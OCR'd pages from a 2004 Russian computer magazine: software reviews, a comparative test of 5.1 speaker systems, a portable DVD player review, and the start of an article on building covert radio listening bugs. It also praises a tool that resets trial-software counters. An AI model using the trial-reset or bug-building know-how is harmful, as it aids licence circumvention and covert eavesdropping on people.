
» Отличная программа для удаления из реестра всякого рода мусора, например, записей-счетчиков оставшихся дней, оставляемых очень многими несвободными программами.

Главным эффектом удаления этих ключей из реестра является "оживление" некоторых Trial-версий программ, которые уже сообщили тебе о том, что срок их опробования истек, или просто обнуление счетчика дней тестирования. Можно настроить программу так, чтобы она производила чистку, например, при загрузке Windows.



WINPLOSION V2.17

» Классная прога, эмулирующая способность MacOS показывать уменьшенные версии окон на десктопе для выбора активного приложения. Своего рода замена




Alt-Tab. Если у тебя (как и у меня :) много открытых окон - качай WinPLOSION! Выглядит просто потрясающе! Поддерживает горячие клавиши или свивжения мышью - нажал и сразу увидел

уменьшенные версии всех открытых приложений. Далее осталось только выбрать нужное.

&RQ 0.9.4.17

» "ICQ must die, &RQ forever" - приблизительно такая мысль первой посетила меня при сравнении этих двух программ. &RQ - очень компактный ICQ-клиент, содержащий практически все (а лично для меня абсолютно все) необходимые функции. При этом ничего лишнего в него встраивать не стали. Программа совершенно бесплатна (то есть по-настоящему бесплатна: никаких баннеров тоже не крутят!). &RQ не требует инсталляции. Вернее, инсталляция необязательна - в природе &RQ встречается как в виде ZIP- или RAR-архивов, так и в виде дистрибутива, причем в последнем случае вся инсталляция сводится к банальной распаковке файлов из архива и созданию ярлыков там, где их обычно создают. Никаких записей в реестр &RQ не производит! Контакт-лист и история общения хранятся локально, то есть не отсылаются на сервер и не принимают с него эти данные.

Здесь есть как плюсы, так и минусы. Положительный момент заключается в том, что если с твоим номером аськи что-то случилось, то вместе с номером твой контакт-лист может попасть к постороннему человеку, которому совершенно не обязательно знать, с кем ты общаешься. Второй плюс: утром, собираясь на работу, ты шустренько архивируешь &RQ, пишешь его на дискетку (влезает!) и берешь с собой на работу. Саму папку с &RQ, разумеется, стираешь с лица харда. И оставшиеся дома муж/жена/дети уже никоим образом не получают доступ ни к твоим контактам, ни к истории общения - конфиденциальность полнейшая, работает принцип "все свое ношу с собой" :) Кстати, программа поддерживает импорт/экспорт контактов в формат CLB. Есть еще одна приятная особенность контакт-листа (которая в других ICQ-клиентах встречается довольно редко): все оффлайн-контакты наравне с онлайн отсортированы по группам. Когда в контакт-листе "сидят" человек 40-50, это может и не показаться удачной мыслью, но когда список контактов насчитывает не одну сотню человек, на этот параметр волей-неволей приходится обращать внимание. Сам процесс общения сделан максимально удобным. Если идет



"сеанс одновременной игры", то есть общаешься параллельно с несколькими людьми, то нет зного числа открытых окон, оно всего одно! В нем - закладки, по одной на каждого собеседника. Переключение между ними осуществляется мышастым щелчком по нужной закладке. При общении проблем с кодировкой кириллицы практически не наблюдается. Идеала достичь пока не удалось, но в этом плане не идеален даже родной ICQ-клиент, а если сравнить с Trillian'ом, то здесь все куда лучше. &RQ поддерживает изменение внешности "шкурным" методом, а также расширение своей функциональности благодаря возможности применения плагинов. На диске лежит дистрибутив &RQ, содержащий в себе инсталлятор, несколько тем. После инсталляции папку Plugins можно смело прибить - &RQ резко похудеет вдвое.

Content:

- 110** Звук вокруг
115 Mustek PL408
116 Паяльник
 Сплошные баги

Алексей Малашин, test_lab (test_lab@gameland.ru)

ЗВУК ВОКРУГ

ТЕСТИРУЕМ 5.1-КАНАЛЬНЫЕ АУДИОСИСТЕМЫ

Г В сфере недорогих акустических систем наблюдается появление новых, весьма неплохих моделей, но это не повод сбрасывать со счетов и "старичков", которые уже достаточно долгое время занимают прочные позиции на вершине. Сегодня мы решили выбрать наиболее простую и, вместе с тем, функциональную акустику для дома, которая сможет стать центром звуковоспроизведения и заменить собой все использующиеся ранее системы. Итак, в нашем тесте присутствует восемь 5.1-канальных систем.

ТЕХНОЛОГИИ

■ Много раз говорилось, из чего состоят колонки, как происходит усиление звука и как правильно подключать системы, однако вопрос правильной расстановки сателлитов до этого времени как-то упускался из виду. Поэтому мы решили восполнить этот пробел, рассказав, как можно наиболее корректно расставить все компоненты акустики, чтобы звуковое оформление оказалось полным и качественным.

Выбираем место. Нужно учитывать, что слушатель должен находиться как бы в центре окружности (поскольку это наиболее простой способ, не требующий никаких расчетов, а далее мы расскажем, как ее построить), поэтому как сзади, так и спереди должно быть достаточно места для расположения сателлитов. Также стоит учитывать, что сабвуфер должен стоять на жесткой поверхности (то есть постановка его на ковер не подойдет) и находиться в пределах слышимости/видимости (то есть в той же комнате), причем местоположение НЧ-динамика лучше всего определять экспериментальным путем.

Устанавливаем колонки. Для того чтобы звук наиболее четко позиционировался (например, чтобы машины в фильмах пронеслись спереди назад и это чувствовалось ухом), оптимальнее всего будет выбрать место для прослушивания в центре комнаты, и

СПИСОК УСТРОЙСТВ

	Creative Inspire P5800
	Genius SW-5.1 Home Theater Deluxe
	A4Tech S-570
	A4Tech S-550
	Defender SPK-HT5.1
	Defender Hollywood SPK-D5.1
	Logitech Z5300
	Jazz J9931

ТЕСТОВЫЙ СТЕНД:

Материнская плата: ASUS A7V8X-X (BIOS ver 1012)

Процессор: AMD Athlon(tm) XP 1800+ 1.53GHz

Память: Hyundai 256Mb DDR PC2700

Звуковая плата: SoundMax Digital Audio

ОС: Windows XP Professional EN Corp Edition (build 2600.xpsp_sp2_rtm.040803-2158: SP2)

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям «АЛИОН» (т.: 727-1818), «БЮРОКРАТ» (т.: 745-5511), «ТОР» (www.tor-trade.ru), «East Side Consulting GmbH» (www.east-side-consulting.com).


далее мы будем отталкиваться именно от этого положения. Теперь нас интересует построение окружности, на которой будут располагаться колонки-спутники. А делается это просто - от центра можно протянуть веревочку или нитку, которой впоследствии будет отмеряться расстояние. Соответственно центральный сабеллит устанавливается по центру (например, на телевизор), а остальные (передние) должны располагаться на одинаковых расстояниях от центрального, причем с таким же расстоянием до слушателя (для этого-то как раз и нужна окружность). Высота расположения всех передних колонок должна быть одинаковой (на уровне головы). Задние же колонки подвешиваются на стену или ставятся на постаменты, поскольку их расстояние до пола должно быть значительно больше, чем у передних (определяется по линии в 30-40 градусов от горизонтальной плоскости, построенной на уровне головы), причем они также должны находиться на окружности. Самым сложным является определение положения сабвуфера, для чего потребуется как минимум два человека - один будет переставлять НЧ-колонку, а другой - определять качество звука. При перемещении по комнате следует найти место, откуда бас слышится наиболее четко, глубоко и сочно - именно там и стоит оставить саб.

Стоит помнить о том, что у некоторых систем имеется ограничение по длине проводов (если они встроены) или управлению (когда пульт подключен к проводу). Общая же схема расстановки представлена на рисунке, и для лучшего звучания стоит располагать элементы акустической системы максимально приближенно к ней.

МЕТОДИКА ТЕСТИРОВАНИЯ

■ Для тестирования и оценки акустических систем мы:

1. Прослушивали музыкальные композиции с компьютера, MP3-плеера (как современного, так и старого стиля, в разных режимах работы системы)
2. Пробовали озвучивание эффектов в играх (Unreal Tournament 2004)
3. Выясняли удобство подключения компонентов системы между собой и соединение ее со звукоизлучающим устройством
4. Оценивали функциональность и дизайн системы



СПЕЦ
ХАКЕР

И КОМПАНИЯ

JB Jetbalance

В ПРЕДДВЕРИ НОВОГО ГОДА
ПРЕДСТАВЛЯЕТ МЕГАКОНКУРС
НОВОГОДНИЙ ТРЭК

СУПЕРПРИЗ

JetBalance JB-381

II ПРИЗ

JetBalance JB-631

III ПРИЗ

JetBalance JB-602

ВНИМАНИЕ!

В канун Нового года каждый рискует не остаться без подарка
★ от JetBalance: ★
3 фирменных рюкзака и 10 стильных кейсов для CD - поощрительные призы ждут тебя!

Напиши новогоднюю песню (гимн) о JetBalance и получи суперприз - аудиосистему класса Hi-Fi!

УСЛОВИЯ

Свои творения в форматах MP3 и AAC присылай нам по e-mail на konkurs@real.xakep.ru с темой «JB: Новогодний трэк». Работы принимаются до 31.12.2004. Результаты будут опубликованы в мартовском номере Хакер Спец за 2005 год, а работы победителей будут выложены на наш CD. Призы победителям будут вручены в редакции журнала!

A4TECH S-570

Реальная мощность: 50 Вт (саб), 20 Вт (передние), 20 Вт (задние)
Частотный диапазон: 35-20000 Гц
Материал: дерево (сателлиты), дерево (сабвуфер)
Управление: пульт ДУ + передняя панель сабвуфера
Размеры: 210x395x300 мм (сабвуфер), 150x230x160 мм (сателлиты), 350x135x160 (центральный)

Достаточно большая по физическим размерам, система является одной из лучших в тесте - полностью деревянные сателлиты и сабвуфер издают прекрасный звук практически на любой громкости. Темно-коричневый цвет (под дерево) прекрасно сочетается как со строгой, так и с "домашней" обстановкой в комнате, а серебристая передняя панель сабвуфера (и оформление твиттеров у сателлитов) придает некий стиль всей системе в целом. В дополнение к акустике предлагается пульт дистанционного управления, который практически полнофункционален (отсутствует лишь возможность переключать звуковые входы задней панели сабвуфера, остальное же управление полностью повторяет элементы на НЧ-динамике). Звучание A4Tech S-570 приятно во всех отношениях (оно и понятно - двухполосные сателлиты с динамиками, "заточенными" под определенный диапазон частот справляются с задачей лучше, чем "всечастотники"). При прослушивании музыки в некоторых композициях обнаружилось "запирание" сабвуфера, однако выявить зависимость не удалось, поскольку такой эффект наблюдался там, где по идее все должно быть гладко (а, скорее всего, просто сказывается качество композиции). Соединение всех компонентов акустики произошло без видимых трудностей, правда маркировка на проводах отсутствует и само деление сателлитов тоже (все они одинаковые). Провода, закрепляющиеся при помощи пружинных зажимов, имеют достаточный запас длины (10 метров для задних и 2 метра для передних сателлитов), поэтому проблемы с дополнительным их приобретением возникнуть не должно. Маленькой неудобностью является синяя световая индикация подсветки режимов работы, поскольку даже при непрямой видимости внимание переключается на колонки.



Цена: \$120

BEST BUY 2004

A4TECH S-550

Реальная мощность: 35 Вт (саб), 2x18 Вт (передние), 2x18 Вт (задние), 20 Вт (центр)
Частотный диапазон: 35-20000 Гц
Материал: дерево (сателлиты), дерево (сабвуфер)
Управление: передняя панель сабвуфера.
Размеры: 210x395x300 мм (сабвуфер), 350x135x130 мм (центральный), 130x130x230 мм (сателлиты)

Практически полный аналог предыдущей системы, но имеющий немного меньшие размеры (вследствие чего и меньшую мощность звука) и не имеющий пульта дистанционного управления. Звучит, однако, A4Tech S-550 вполне неплохо, причем качество звука сравнимо со старшей моделью, единственной небольшой проблемой, которая возникает на композициях типа "Benny Venassi - Satisfaction" является "запирание" сабвуфера на большой громкости. В остальном же никаких претензий к воспроизводимой музыке, а также фильмам и играм нет. Более удобной является система управления (построенная на использовании резисторов) по сравнению с A4Tech S-570, поскольку у нее отсутствует позиционирование регуляторов (то есть не отображается уровень сигнала, управление происходит при помощи кнопок). Подключение системы происходит просто без раздумий над тем, в какую дырочку что должно быть подсоединено, а пружинные зажимы для проводов способствуют надежному из закреплению. В общем, хорошая акустика, которая подойдет как для прослушивания музыки, так и для комфортного просмотра фильмов, да и поиграть под звуки, раздающиеся из колонок этой системы, будет одно удовольствие.



Цена: \$105

DEFENDER SPK-HT5.1

Реальная мощность: 20 Вт (саб), 8 Вт (передние), 8 Вт (задние)
Частотный диапазон: 35-20000 Гц
Материал: пластик (сателлиты), дерево (сабвуфер)
Управление: передняя панель сабвуфера
Размеры: 270x170x235мм (сабвуфер), 107x87x87мм (сателлиты)

Пять одинаковых сателлитов и деревянный сабвуфер - никаких выделяющихся особенностей у данной системы нет, кроме миниатюрных размеров. Присоединение колонок-спутников к сабвуферу происходит посредством тюльпана (другой же конец провода "впаян" в корпус сателлита), длина соединительных кабелей является достаточной для установки системы около компьютерного стола, элементом же домашнего кино-театра акустике с таким способом крепления стать не суждено. Несколько слов касательно звучания динамиков - при включении сразу чувствуется несбалансированность громкости сателлитов и сабвуфера (при одинаковом положении ручек регулировки), но проблема решается подстройкой баса на нужный уровень громкости. Если говорить о правильности воспроизведения низких частот, то здесь акустика оказалась весьма неплохой (если сравнивать с системами похожего класса). Неприятностью является невосприимчивость современной музыки (жесткие стили), когда начинается хрипение как сателлитов, так и басовой колонки.



Цена: \$70

DEFENDER HOLLYWOOD SPK-D5.1

Реальная мощность: 50 Вт (саб), 20 Вт (передние), 20 Вт (задние)
Частотный диапазон: 35-20000 Гц
Материал: дерево (сателлиты), дерево (сабвуфер)
Управление: пульт ДУ + панель на сабвуфере
Размеры: 195x310x350 мм (сабвуфер), 350x135x160 мм (центральный), 150x230x160 мм (сателлиты)

» Довольно приятная система серебристого цвета, неплохо смотрящаяся в сборе, причем съемные сетки сателлитов открывают под собой также стильный вид - чтобы разнообразить обстановку, можно их либо надевать, либо снимать, а также комбинировать эти два вида. Регулировка работы системы весьма удобна - пульт дистанционного управления позволяет в полном объеме изменять все характеристики акустики, присутствует возможность управления и с передней панели сабвуфера, короче, имеется полный набор возможностей по управлению звуком. Неплохие возможности также и по подключению различных звуковоспроизводящих устройств - можно одновременно задействовать несколько видов входов: DVD, компьютер и универсальный AUX. Поддерживается кодирование звука в формате AC-3 и DTS, ну и, естественно, присутствует возможность воспроизведения обычного стерео. Интересной является функция микширования двухканального источника на все пять колонок для создания объемного звучания. Звучание всей системы достойно ушей меломана, поскольку все частоты (указанные в документации) воспроизводятся системой одинаково хорошо и проблем вроде "хрипотцы" или "запираний" не обнаруживается. Так что акустика является прекрасным дополнением к домашнему кинотеатру, аудиоцентру или игровой консоли. Неудобство у этой системы одно - ярко-синий индикатор подсветки настолько сильно бьет по глазам, что на время тестирования его даже пришлось заклеить непрозрачной изолентой.



JAZZ J9931

Реальная мощность: 50 Вт (саб), 2x10 Вт (передние), 2x10 Вт (задние)
Частотный диапазон: 40-20000 Гц
Материал: дерево (сателлиты), пластик (сабвуфер)
Управление: пульт ДУ + панель на усилителе
Размеры: 280x420x350 мм (сабвуфер), 330x95x200 мм (центральная-усилитель), 225x140x105 мм (сателлиты).

» Слегка запутанное подключение системы, так что сначала приходится потратить некоторое время, чтобы разобраться с тем, как же все-таки правильно соединить между собой все компоненты системы (хотя на самом деле ничего сложного). Затем оказалось, что для подключения к звуковой карте компьютера требуются специальные переходники (RCA-MiniJack3.5), которых почему-то в комплекте не было. Управление системой происходит посредством пульта или же панели на усилителе (который, кстати, совмещен с центральным акустическим каналом). Приятная особенность - наличие цифровой индикации уровней сигнала по каждому отдельному компоненту (передний, задний, центральный, сабвуфер). Издаваемые акустикой звуки порадовали своей чистотой и глубиной (что обеспечивается двухкомпонентностью сателлитов, которые состоят из широкополосного и ВЧ-динамиков). Правда, на большой громкости оказалось, что появляются некоторые гребезжания (высоких частот), но точно выявить их происхождение (то ли сама система, то ли что-то в комнате) не удалось, поэтому, вероятно, акустика здесь не при чем. Впечатление от системы весьма приятное, но для домашнего кинотеатра мы бы использовали какое-либо другое устройство, поскольку длина проводов может ограничить расстояние расстановки компонентов.



LOGITECH Z5300

Реальная мощность: 100 Вт (саб), 2x35 Вт (передние), 2x35 Вт (задние)
Частотный диапазон: 35-20000 Гц
Материал: пластик (сателлиты), дерево (сабвуфер)
Управление: проводной пульт
Размеры: 30x30x38 (сабвуфер), 10x20x10 (сателлиты), 17x12x10 (передний).

» Эффектная на вид система, обладающая, однако, не самым лучшим звучанием (а если качество звука еще сравнивать и с ценой, выбор будет не в пользу Logitech Z5300). Вытянутая форма пластиковых сателлитов является не самым оптимальным решением. Интересной является конструкция динамиков, по центру которых имеется алюминиевая вставка конусной формы, которая не имеет особого практического значения. Плюс же является резиновый подвес диффузоров, благодаря которому обеспечивается более плавный и точный ход звукоизлучающей пластины. Достаточно интересна конструкция сателлитов, а, вернее, их подставок - поворотный механизм организован таким образом, что звук всегда будет направлен на слушателя, в независимости от одного из двух положений колоночки (на стене либо на горизонтальной подставке). Провода, соединяющие периферийные компоненты с сабвуфером, жестко встроены в корпус с одной стороны и имеют разъем типа "тюльпан" с другой, поэтому убрать лишний кабель или добавить дополнительный не получится. Съемные сетки являются скорее элементом дизайна, чем несут какую-то оберегающую функцию, поскольку неплотное их прилегание к корпусу и отсутствие жесткой решетки не обеспечит защиту диффузора от пыли или случайного удара. Проводной пульт ДУ достаточно удобен, однако сам факт того, что он не дает полной свободы перемещений, печален. В целом можно сказать, что система достойна украсить околокомпьютерное пространство, однако для игр и фильмов в формате DVD (как элемент домашнего кинотеатра) акустика не вполне подходит.



CREATIVE INSPIRE P5800

Реальная мощность: 17 Вт (саб), 6 Вт (передние), 6 Вт (задние)
Частотный диапазон: 40-20000 Гц
Материал: пластик (сателлиты), ДСП (сабвуфер)
Управление: пульт на проводе
Размеры: не указано

Акустика Inspire P5800 от известного своими звуковыми картами бренда Creative, как обычно, выделяется из ряда себе подобных приятным дизайном и неплохим качеством звучания. Подключение данной системы не вызывает затруднений, и буквально за несколько минут можно получить полноценный "домашний кинотеатр", состоящий из пяти сателлитов и одного сабвуфера.

Что касается качества звучания, то эта акустика выгодно выделяется среди относительно "дешевых" систем, и, хотя сателлиты выполнены из пластика, на средней громкости можно послушать музыку и ухо не будет "цепляться" за слышимые искажения. При повышении же громкости проявляются некоторые проблемы вроде гребезжаний высоких частот или «запираний» сабвуфера (что особенно проявляется в играх, когда, например, вокруг раздаются многочисленные взрывы). И вообще говоря, Inspire P5800 больше подойдет в качестве красивого дополнения к домашнему компьютеру/плееру/ноутбуку для прослушивания негромкой музыки, поскольку иногда система входит в некий "ступор".

Комплектация достаточно стандартная - подставки для сателлитов, наклейки на провода (чтобы не перепутать их при подключении) да внешний адаптер питания (который достаточно большой и тяжелый). Неудобство составляет проводной пульт, который жестко привязан к сабвуферу, так что управление системой ограничено некоторым пространством.



GENIUS SW-5.1 HOME THEATER DELUXE

Реальная мощность: 45 Вт (саб), 15 Вт (передние), 15 Вт (задние)
Частотный диапазон: 20-20000 Гц
Материал: дерево
Управление: пульт ДУ + передняя панель сабвуфера
Размер: 220x380x330 мм (саб), 160x235x165 мм (передние), 120x120x120 мм (задние), 360x160x165 мм (центральный)

Легендарная, можно сказать, система Genius SW-5.1 Home Theater Deluxe уже несколько раз побывала в нашей тестовой лаборатории и вот снова оказалась среди тестируемой акустики.

Функциональность этой акустики находится на негостижимом для некоторых уровне - присутствуют все основные возможности, причем реализация их весьма и весьма удобная. Элементы управления, располагающиеся на передней панели, обеспечивают возможность полного взаимодействия с каждым звуковым входом, а основные регуляторы позволяют изменять баланс между сателлитами. Надо отметить также и весьма стильный дизайн (дерево + черные защитные сетки), так что система подойдет практически к любой обстановке.

Звук, конечно же, весьма и весьма хорош, обеспечивается это благодаря набору динамиков, предназначенных для воспроизведения лишь какого-то определенного диапазона частот (передние сателлиты содержат и "пищалку", и "среднечастотник"). Вся акустика в целом прекрасно показала себя даже на очень высокой громкости и полном уровне различных частот (то есть по отдельности мы проверяли высокие, средние и низкие). Работать под музыку, раздающуюся из динамиков Genius SW-5.1 Home Theater Deluxe, одно удовольствие, а во время минуты отдыха создается прекрасное звуковое дополнение к играм или фильму.

Сборка системы не представляет особых сложностей, а в комплекте обнаружилось даже скобы для закрепления тыловых сателлитов на стене. Наличие же целых пяти типов акустических входов позволяет одновременно подключить всю звуковоспроизводящую аппаратуру в доме, а впоследствии переключаться между источниками. Единственным небольшим минусом является нефункциональный пульт, позволяющий изменять только общую громкость да переводить систему в ждущий режим.



ВЫВОДЫ

Сегодня мы выбрали A4Tech S-570 как систему с оптимальным соотношением цена/качество, поскольку она обладает достаточной функциональностью вместе с хорошим звучанием, поэтому ей присуждается награда "Лучшая покупка". Высшую же награду отдаем

старичку Genius SW-5.1 Home Theater Deluxe, поскольку даже по прошествии значительного времени эта система не теряет среди новых моделей и показывает весьма достойный результат. Ее мы награждаем "Выбором редакции".

Александр Иванов, test_lab (test_lab@gameland.ru)

MUSTEK PL408

К

Представляем новинку для любителей экзотики, к которой еще относятся портативные DVD-проигрыватели, - плеер Mustek

PL408. Модель имеет 8,4" ЖК-экран с довольно крупными пикселями. Матрица вполне качественная, и при тестировании мы не заметили инерционности картинки даже во время просмотра гонок. Плеер обладает прогрессивной разверткой и соотношением сторон 16:9. При просмотре фильмов ты сам можешь выбирать соотношение из нескольких позиций. Возможны варианты настройки яркости и контрастности, что совсем не повредит при просмотре в темном помещении или в солнечный день на природе. Так как плеер позиционируется как портативный, есть функция поворота картинки на 180 градусов в горизонтальной плоскости, при закреплении на крыше салона в машине - довольно оригинальный ход. Можешь прикрепить DVD на манер солнцезащитного козырька и во время стоянки смотреть с грузьями кино.

Небольшой толщины удалось достичь благодаря компактному приводу и выносной аккумуляторной батарее. Система Anti-Shock Protection обеспечивает просмотр видео даже во время движения, а прикрепляемый аккумулятор емкостью в 4000mAh позволяет быть независимым от розетки более 3 часов. Что касается стационарного питания, то есть возможность подключения и к обычной розетке, и к автомобильному прикуривателю - через специальный переходник. Аккумулятор можно заряжать как прикрепленным к проигрывателю, так и отдельно, для чего он снабжен специальным входом. Для того чтобы ты мог смотреть фильмы даже в экстремальных условиях, на днище девайса и аккумулятора есть резиновые подушечки, которые не дадут скользить плееру по наклонным поверхностям.

Если ты собираешься смотреть фильм не один, появляется возможность выбора встроенными динамиками и наушниками, для которых есть 2 выхода. Причем громкости динамиков хватит даже в довольно шумном месте. Очень удобен инфракрасный передатчик для бесп-

ровных наушников (в комплекте не поставляются). Также ты можешь подключить Mustek PL408 к телевизору через аналоговый, S-video или коаксиальный выход или использовать плеер для просмотра записей с камеры. Фактически ты получаешь неболь-

шой портативный медиасервер, который только писать не умеет. Mustek PL408 имеет и некоторые недостатки. Практически все функции управления плеером вынесены на пульт, но лишь часть из них продублирована на самом девайсе. При просмотре с подключенным аккумулятором Mustek PL408 никак не информирует об уровне заряда батареи, так что приходится самому высчитывать оставшееся время. При полной посадке батареи плеер отключается без предупреждения. Нам на тестирование попала модель из 2-й зоны, что ограничило выбор фильмов для просмотра, но самописные диски плеер читал исправно. Существуют модификации для всех 6 зон. Приятной неожиданностью была незаявленная возможность чтения DVD+/-RW дисков. Так что существует возможность самому записывать какие-то фильмы в дорогу. К сожалению, не поддерживается столь распространенный формат, как DivX, зато есть поддержка mp3. Управление воспроизведением музыки не очень удобно, но качество звука порадовало. Mustek PL408 в режиме просмотра позволяет пере-



Mustek PL408


Проигрываемые форматы дисков: DVD\VCD\CD\CD-r\CD-RW, picture CD&JPEG

Дисплей: 8,4"

Выходы: ИК-передатчик, для наушников(!) и ПДУ, 2xjack, A/V input/output, S-video, digital output(coaxial)

Габариты: 212x158x29,8

вес: 930 г без аккумулятора

ходить как на видеосюжеты, так и пользоваться ускоренным воспроизведением. "Перемотки" как таковой не существует в DVD-плеерах, но есть функция ускоренного в несколько раз воспроизведения, при этом видео распадается на прямоугольники или квадраты (зависит от кодирования)- этот плеер позволяет воспроизводить с 32-кратной скоростью. При проигрывании DVD+RW звук после перехода в нормальный режим воспроизведения отставал на несколько секунд, но это вполне можно списать на неподдерживаемый формат. Все остальные диски читались отлично. В целом, Mustek PL408 - неплохое решение для мобильных киноманов. 




Рис. 2. Устройство радиомикрофона с ЧМ

Ретрансляторы используются только в случае значительного удаления от объекта прослушки.

нах. Ну что ж, как говорится, осталось "закрепить и углубить".

В общем виде радиомикрофон выглядит так, как показано на рис. 1.

Область, закрашенная красным цветом, одна из классических схем радиопередатчика с микрофоном. Синусоидальный генератор определяет рабочую частоту передатчика. Соответственно, меняя ее, мы меняем частоту. От типа смесителя зависит тип модуляции (AM - амплитудная, DSB - двухполосный сигнал с подавленной несущей). Но даже если ты не знаком с понятием модуляции, тебе должно быть известно, что диапазон 88-108 МГц зовется FM-диапазоном. Сейчас я поломаю в тебе остатки ламера... Дело в том, что по спецификации ГОСТ аббревиатура "ФМ" расшифровывается как фазовая модуляция. Ну а передающие на этих частотах передатчики работают с частотной модуляцией - ЧМ, чему и вторит аббревиатура английская "FM" - Frequency Modulation. Вот эта путаница между "ФМ русской" и "FM английской" и порождает волны ламеризма. Люди путают элементарные понятия. Легко усвоить, что при частотной модуляции меняется частота несущей, а при модуляции фазовой - фаза сигнала на выходе. Положа руку на сердце, следует признать, что практического значения это различие не имеет, так как все фазовые детекторы (вещь, обратная по действию модулятору) могут вполне спокойно переварить частотно-модулированный сигнал. Конечно, о высоком качестве полученного после демодуляции сигнала речь никто не ведет, но все ж... Более того, при одночастотной составляющей (монотонный сигнал то есть) сигнала отличить модуляцию ЧМ от ФМ практически не

возможно, как технически, так и на слух.

Давай взглянем на рис. 2. Так как о ФМ больше ничего рассказывать не буду, то речь дальше пойдет только о ЧМ (чтобы тебя вконец не запутать). В случае ЧМ сигнала смесителя как такового, в принципе, вообще нет, так как при этом способе модуляции конечный сигнал образуется путем изменения частоты передатчика в такт с речевым сигналом. Но если сигнал будет формироваться на рабочей частоте, то передатчик будет работать некачественно (его сигнал будет "гулять" по диапазону в зависимости от погоды и направления ветра). Дабы снизить уход с рабочей частоты (это называется девиацией), придумали умножители частоты. Как правило, для кучи они еще и усилители.

Все сказанное выше касается как багов, так и вполне обычных передатчиков. Однако мы не рассмотрели еще два узла, которые характерны

только для Специализированных Устройств Контроля, то есть багов. Про устройства записи, думаю, много говорить не надо, - достаточно сказать, что они необязательно могут использовать магнитный носитель. В блок устройства управления обычно входит декодер, который только и делает, что, получая (как правило дистанционно или VOX) сигнал, включает/выключает баг. Источник питания же как таковой (то есть который можно было бы пощупать, например, аккумулятор или розетка осветительной сети) может вообще отсутствовать. Однако это не значит, что баг работает вообще без питания. Просто устройства такого типа используют в качестве источника питания энергию электрического поля, которое в виде помех присутствует везде, где наследила индустриализация. Хотелось бы добавить, что такие баги, как правило, не имеют никакого сервиса и дальность действия их ограничена десятком-другим метров.

РУКОБЛУДИМ

■ Ну вот, с теоретическим "разбором полетов" покончено. Если я что и забыл, то по ходу дела добавлю. Не нужно иметь эвристику Касперского, чтобы догадаться, что под "депом" скрывается изготовление бага. А вот, кстати, и он - на рис. 3.

Жестянщикам, не искушенным в радиотехнике, это должно напомнить что-то до боли знакомое. А именно классическую схему под названием "симметричный мультивибратор". Правда, от классики ее все-таки отличают введенные дополнительные компоненты. Так как у нас генератор работает на УльтраКоротких Волнах (УКВ) или на СверхВысоких Частотах (СВЧ) (кому как нравится), то резисторами рабочую точку и рабочую частоту уже не задать. Для этих целей их заменили на катушки индуктивности L1 и L2, ну а сам генератор получилник "симметричный с индуктивной нагрузкой". ЧМ-сигнал получается при разговоре в микрофон ВМ1. Одна-

